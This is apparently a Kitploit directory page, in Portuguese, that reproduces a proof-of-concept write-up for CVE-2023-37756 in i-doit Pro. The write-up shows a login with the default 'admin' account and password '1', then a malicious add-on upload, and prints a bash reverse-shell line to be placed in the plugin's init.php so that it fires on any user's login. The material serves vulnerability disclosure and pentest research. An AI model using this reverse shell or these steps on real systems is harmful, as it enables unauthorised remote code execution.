Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2023-37756-CWE-521-lead-to-malicious-plugin-upload-in-the-i-doit-Pro-25-and-below — Prova de conceito para CVE-2023-37756: requisitos de senha fracos no admin-center do i-doit Pro permitindo login por força bruta e upload de plugin malicioso levando à execução remota de código. | Kitploit
Ferramentas/GitHubGitHub/leekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below
Ataques de SenhaAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebConfiguração IncorretaDesenvolvimento de Payloads
GitHubleekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below

CVE-2023-37756-CWE-521-lead-to-malicious-plugin-upload-in-the-i-doit-Pro-25-and-below

Compartilhar

Prova de conceito para CVE-2023-37756: requisitos de senha fracos no admin-center do i-doit Pro permitindo login por força bruta e upload de plugin malicioso levando à execução remota de código.

Ver Repositório
118há 3 anosAinda não revisado

CVE-2023-37756 – Requisito de senha fraca no admin-center leva ao upload de plugin malicioso no i-doit Pro 25 e versões anteriores

O i-doit Pro 25 e versões anteriores são vulneráveis a requisitos de senha fracos no admin-center e ao upload de plugins maliciosos, o que leva a vulnerabilidade de RCE. Essas vulnerabilidades podem permitir que um invasor force facilmente a senha ou adivinhe a senha para obter acesso ao admin-center e enviar um plugin malicioso para obter execução remota de código.

Descrição do produto: o i-doit é uma documentação de TI Open Source baseada na web e um CMDB (Configuration Management Database) desenvolvido pela synetics GmbH. O i-doit Pro é a versão comercial do software e requer uma licença paga. Ele vem com recursos adicionais, suporte profissional e atualizações e melhorias regulares. Os usuários precisam comprar uma licença para usar o i-doit Pro, e o custo varia de acordo com o número de usuários e recursos necessários.

Descrição da vulnerabilidade: descobrimos que este aplicativo web possui requisitos de senha fracos na criação de contas do admin-center, onde o proprietário do aplicativo pode até definir uma senha mínima de 1 caractere com o nome de usuário padrão “admin”. Isso pode facilitar que um invasor force ou adivinhe a senha para obter acesso ao admin-center e enviar um plugin malicioso para obter execução remota de código.

Página afetada: página de login do admin-center + instalação de plugin

Parâmetro e componente afetados: página de login do admin-center + instalação de plugin

Etapa 1: como não há requisito de senha ou complexidade de senha implementada na criação de contas do admin-center, podemos começar pela força bruta. A captura de tela abaixo mostra que podemos fazer login com o nome de usuário “admin” e a senha “1”

Password_1_login_result

step2

Etapa 2: navegue até a aba Add-on e escolha upload

step3

Etapa 3: existem alguns requisitos, como o package.json que deve existir, e descobrimos que o alvo implementou async para verificar todas as classes e funções. Mas podemos baixar um plugin adequado do portal do cliente e editar/adicionar no init.php; esta é a maneira mais segura de evitar a queda do sistema ao acionar o payload. Nota: coloque & no final da linha para evitar a queda do sistema após o payload ser acionado, e init.php é o melhor lugar para injetar o payload Exemplo: exec ("/bin/bash -c 'bash -i >& /dev/tcp/IP/Port 0>&1 &'");

step4

step5

step6


Nota: lembre-se de compactar novamente em zip e fazer o upload

step7

step8

Nota: clique em Install e depois ative o Add-on selecionado

step9

Nota: seu payload será acionado quando alguém fizer login, pode ser qualquer pessoa.

final

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    599
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    394
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    277
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    257

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →